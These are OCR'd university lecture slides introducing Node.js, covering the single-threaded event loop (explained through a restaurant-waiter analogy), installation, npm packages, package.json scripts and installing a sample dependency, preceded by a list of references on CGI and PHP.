  https://developer.mozilla.org/en-US/docs/Learn/Server-side
  https://developer.mozilla.org/en-US/docs/Learn/Server-side/First_steps
  https://developer.mozilla.org/en-US/docs/Learn/Server-side/First_steps/Introduction
  https://developer.mozilla.org/en-US/docs/Learn/Server-side/First_steps/Client-Server_overview
- **CGI**
  IBM Docs
  https://www.ibm.com/docs/en/i/7.5?topic=functionality-cgi
  RFC 3875: The Common Gateway Interface (CGI) Version 1.1 (2004)
  https://datatracker.ietf.org/doc/html/rfc3875
  Apache HTTPd documentation (in case you want to take a look at how to configure a web server for CGI)
  https://httpd.apache.org/docs/2.4/howto/cgi.html

REFERENCES (2/2)

- **PHP**
  Official website
  https://www.php.net/
  Getting started page
  https://www.php.net/manual/en/getting-started.php
  Official manual
  https://www.php.net/manual/en/

  ⚠️ You are **not** required to learn the PHP language for the Web Technologies course! All you need to know is what's included in the slides. In case you want to learn PHP on your own, the official manual is a great starting point.

UNIVERSITÀ DEGLI STUDI DI NAPOLI FEDERICO II

WEB TECHNOLOGIES — LECTURE 10

JAVASCRIPT IN A SERVER ENVIRONMENT: NODE.JS

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PREVIOUSLY, ON WEB TECHNOLOGIES

- We now know **server-side scripting**
  - Web pages can be generated by programs on-the-fly
- We've learned a good deal about JavaScript in the first lectures
  - So far, we've only used it in a browser environment
  - Well, we can also use it in a **server environment**!
  - Several different runtimes allow us to do so…


[Node.js]

[Deno]

[Bun]

NODE.JS


- **Open-source** and **cross-platform** JavaScript Runtime Environment
- Runs Google's **V8 JavaScript engine** from the Chromium project
- **Event-based**, **asynchronous-by-default**, **non-blocking I/O** model
- By far the most popular JS execution environment



State of JavaScript 2022 Report

MULTI–THREADED REQUEST HANDLING

In other execution environments/languages **one request** is handled by **one dedicated thread/process**




EXPENSIVE, BLOCKING I/O OPERATIONS

When serving Requests, Web Applications often need to perform time-consuming, blocking I/O operations

- Access a database
- Access an external API (e.g.: using `fetch()`)
- Read a file from the local file system
- Read the request body

As a result, the threads/processes handling a request spend a lot of time **waiting** for these operations to complete

BLOCKING I/O EXAMPLE



MULTI–THREADED REQUEST HANDLING

- Can be **inefficient** (lots of thread time spent waiting)
- **Limited scalability** (number of concurrent requests handled)
  - Thread pool is pre-allocated at the pre-defined size. Cannot manage more concurrent request than the thread pool allows.

Let’s think of it with an example.

- A Restaurant has **10 tables**. Management decides to hire **10 waiters**. Each waiter is assigned to exactly one table.

MULTI–THREADED REQUEST HANDLING

- When a customer arrives, they are seated to the first free table and given a menu by their waiter.
- Customers take 5 to 10 minutes to decide what they want. **During this time, the waiter remains idle**.
- When a customer decided what they want, the waiter takes their order and bring it to the chef.
- The chef takes 15 to 30 minutes to prepare the food. **During this time, the waiter remains idle**.

MULTI–THREADED REQUEST HANDLING

- When the food is ready, the waiter brings it to the customer. The customer takes 15 to 30 minutes to eat the food. **During this time, the waiter remains idle**.
- Once the customer is done eating, the waiter cleans their table and asks a manager to prepare their bill. Bill preparation takes 2 to 5 minutes. **During this time, the waiter remains idle**.
- Once the bill is ready, the waiter takes it to the customer, who pays and leaves the establishment.
- A new customer can now be served by the same waiter at the same table.

MULTI–THREADED REQUEST HANDLING

- In our example, waiters are threads serving customers (requests).
- At most 10 customers (requests) can be served at any time.
- A customer deciding what to order, a cook preparing the food, a customer eating it, and a manager preparing the bill are **blocking operations**. The waiter remains idle during these operations.
- Resources are not being used in a very efficient way…
- What if we want to serve an additional request at a time? We need to hire a new waiter.


IMPROVING EFFICIENCY AT OUR RESTAURANT

- Restaurant hires only one waiter to attend its 10 tables
- When a customer arrives, the waiter greets them and sits them to their table, giving them a menu. While the customer is choosing, the waiter is available to attend the needs of other customers.
- Once the customer decides their order, the waiter brings it to the cook. While the cook prepares the food, the waiter returns back to the dining hall and is available to attend to other customers.
- Once the food is ready (and the kitchen bell rings), the waiter bring the food to the customer. While the customer eats, the waiter is available to attend to other customers.

NODE.JS: PHILOSOPHY

- Node.js is based on a philosophy that is quite similar to our more efficient restaurant example
- A Node.js program runs in a single process
- No need to create new threads for every request
- The Node.js runtime provides a set of **asynchronous I/O primitives** in its standard library that prevent JavaScript code from blocking
  - Most libraries leverage non-blocking paradigm whenever possible
  - Wide adoption of the **callback** pattern
  - Generally, synchronous operations are an exception rather than the norm

THE SINGLE–THREADED EVENT LOOP



INSTALLING NODE.JS

To install Node.js you can:

- use the installers available on the official website
- use your favourite package manager
- use a Node.js version manager such as nvm, nvs, nvm4w
  - Nice if you want to experiment with different versions and switch frequently

In the Web Technologies course (2023/24), we'll use **Node.js 20.9.0**

- As long as you use a supported version, there should be no issues

INSTALLING NODE.JS

```
@luigi ➜ D/O/T/W/2/e/10-Node.js $ nvs
.----------------------------.
| Select a node version      |
+----------------------------+
|  a) node/21.2.0            |
|  b) node/21.1.0            |
|  c) node/21.0.0            |
|  d) node/20.11.1 (Iron)    |
|  e) node/20.11.0 (Iron)    |
|  f) node/20.10.0 (Iron)    |
| [g] node/20.9.0 (Iron)     |
|  h) node/20.8.1            |
|  i) node/20.8.0            |
'--\/------------------------'
Type a hotkey or use Down/Up arrows then Enter to choose an item.
```

INSTALLING NODE.JS

```
@luigi ➜ D/O/T/W/2/e/10-Node.js $ nvs
.-------------------------------------------.
| Select a version                          |
+-------------------------------------------+
| [a] node/20.9.0/x64 (Iron) [current] [default] |
|  b) node/20.8.1/x64                       |
|                                           |
|  ,) Download another version              |
|  .) Don't use any version                 |
'-------------------------------------------'
Type a hotkey or use Down/Up arrows then Enter to choose an item.
```

INSTALLING NODE.JS

- To check that everything is ok, you can run: **`node --version`**

```
@luigi ➜ D/O/T/W/2/e/10-Node.js $ node --version
v20.9.0

@luigi ➜ D/O/T/W/2/e/10-Node.js $
```

NODE.JS: HELLO WORLD

```
//hello-world.js
"use strict"
console.log("Hello Node.js!");
```

```
@luigi ➜ D/O/T/W/2/e/10-Node.js $ node .\hello-world.js
Hello Node.js!

@luigi ➜ D/O/T/W/2/e/10-Node.js $
```

NODE.JS VS BROWSER ENVIRONMENT

- In a browser environment, we mainly use JavaScript to manipulate the DOM. We had **window**, **document**, Web Platform APIs such as **Cookies**, **LocalStorage**, etc…
- In Node.js, these objects and APIs are not available
- On the other hand, in Node.js, we can leverage the standard library and its many modules for **file system** access and **network** access
  - You can read and write files on the filesystem
  - You can listen on a socket for incoming requests

NPM: THE NODE PACKAGE MANAGER

- One of the main drivers of the success of Node.js is **npm**
- In September 2022, **2.1+ million** packages were available
- The biggest single-language repository on Earth
- There is a package for (almost!) everything
- **npm** provides ways to **download** and **manage** dependecies for Node.js projects

NPM: GETTING STARTED

- **npm** should be installed by default with Node.js
- You can check that npm is available using: **npm --version**

```
@luigi → D/O/T/W/2/e/10-Node.js $ npm --version
10.2.2

@luigi → D/O/T/W/2/e/10-Node.js $
```

- To create an npm package in the current directory, run: **`npm init`**
- To create an ES compatible module, use **`npm init es6`**

NPM: CREATING A NEW PACKAGE

- **`npm init`** will ask for some information about your package/project
  - Package name, version, repository (if any), licence, author,…
  - Entry point (the first javascript file to run), test command (if any)
- At the end, npm creates a **project.json** file in the same directory
- The project.json file contains all the information about the package, including its **dependencies** (if any) and **commands** to run it.
- Think of it as npm's version of Maven's **`pom.xml`**
- Since we will work with ES modules, use **`npm init es6`** when creating a new package

THE PACKAGE.JSON FILE

```
{
  "name": "hello-web-technologies",
  "version": "0.0.1",
  "description": "Web Technologies' first npm package",
  "main": "app.js",
  "type": "module",
  "scripts": {
    "test": "echo \"Error: no test specified\" && exit 1"
  },
  "keywords": [
    "greetings"
  ],
  "author": "Luigi Libero Lucio Starace",
  "license": "MIT"
}
```

PACKAGE.JSON: MAIN FILE AND TASKS

- The main file (**`app.js`** in our example) is executed when client code imports our package. It generally exports public variables/functions
- The **`scripts`** property can be used to specify command-line tasks
  - The **`test`** task was defined by default and does not do much
  - Tasks can be executed by running: **`npm <taskname>`**
  - We can add a **`start`** task by modifying the scripts property as follows:

```
"scripts": {
  "start": "node app.js",
  "test": "echo \"Error: no test specified\" && exit 1"
},
```

NPM: RUNNING TASKS

```
//from package.json
"scripts": {
  "start": "node app.js",
  "test": "echo \"Error: no test specified\" && exit 1"
},
```

```
//app.js file
"use strict";
console.log("Hello Web Technologies!");
```

```
@luigi → D/O/T/W/2/e/10-Node.js $ npm start

> hello-web-technologies@0.0.1 start
> node app.js

Hello Web Technologies!

@luigi → D/O/T/W/2/e/10-Node.js $
```

NPM: INSTALLING DEPENDENCIES

- Let’s make our package more interesting
- We search the npm library, and find this interesting package: cowsay
- Let’s use this package
- To install a dependency, run **npm install <packagename>**

NPM: INSTALLING DEPENDENCIES

- In our case, **npm install cowsay**
- Two things happen:
  1. npm keeps track of the new dependency, by adding a new section in the **package.json** file

```
"dependencies": {
  "cowsay": "^1.5.0"
}
```

  2. Dependencies are downloaded in the **node_modules** directory
     - Notice that npm downloaded not only the package we requested, but also its (recursive) dependencies!


NPM: IMPORTING DEPENDENCIES


```
//app.js file
import cowsay from 'cowsay';

console.log(cowsay.think({
  text: "Hello Web Tech!"
}));
```

```
@luigi ➜ D/O/T/W/2/e/10-Node.js $ npm start

> hello-web-technologies@0.0.1 start
> node app.js


 ___________________
( Hello Web Tech! )
 -------------------
        o   ^__^
         o  (oo)\_______
            (__)\       )\/\
                ||----w |
                ||     ||
@luigi ➜ D/O/T/W/2/e/10-Node.js $
```

DISTRIBUTING AN NPM PACKAGE

- When distributing an npm package, we just need to provide our own code, and a **package.json** descriptor.
  - No need to add **/node_modules/** to versioning!
- The command **npm install** can be used to install all the dependencies listed in the **package.json** file






A FIRST WEB APPLICATION WITH NODE.JS

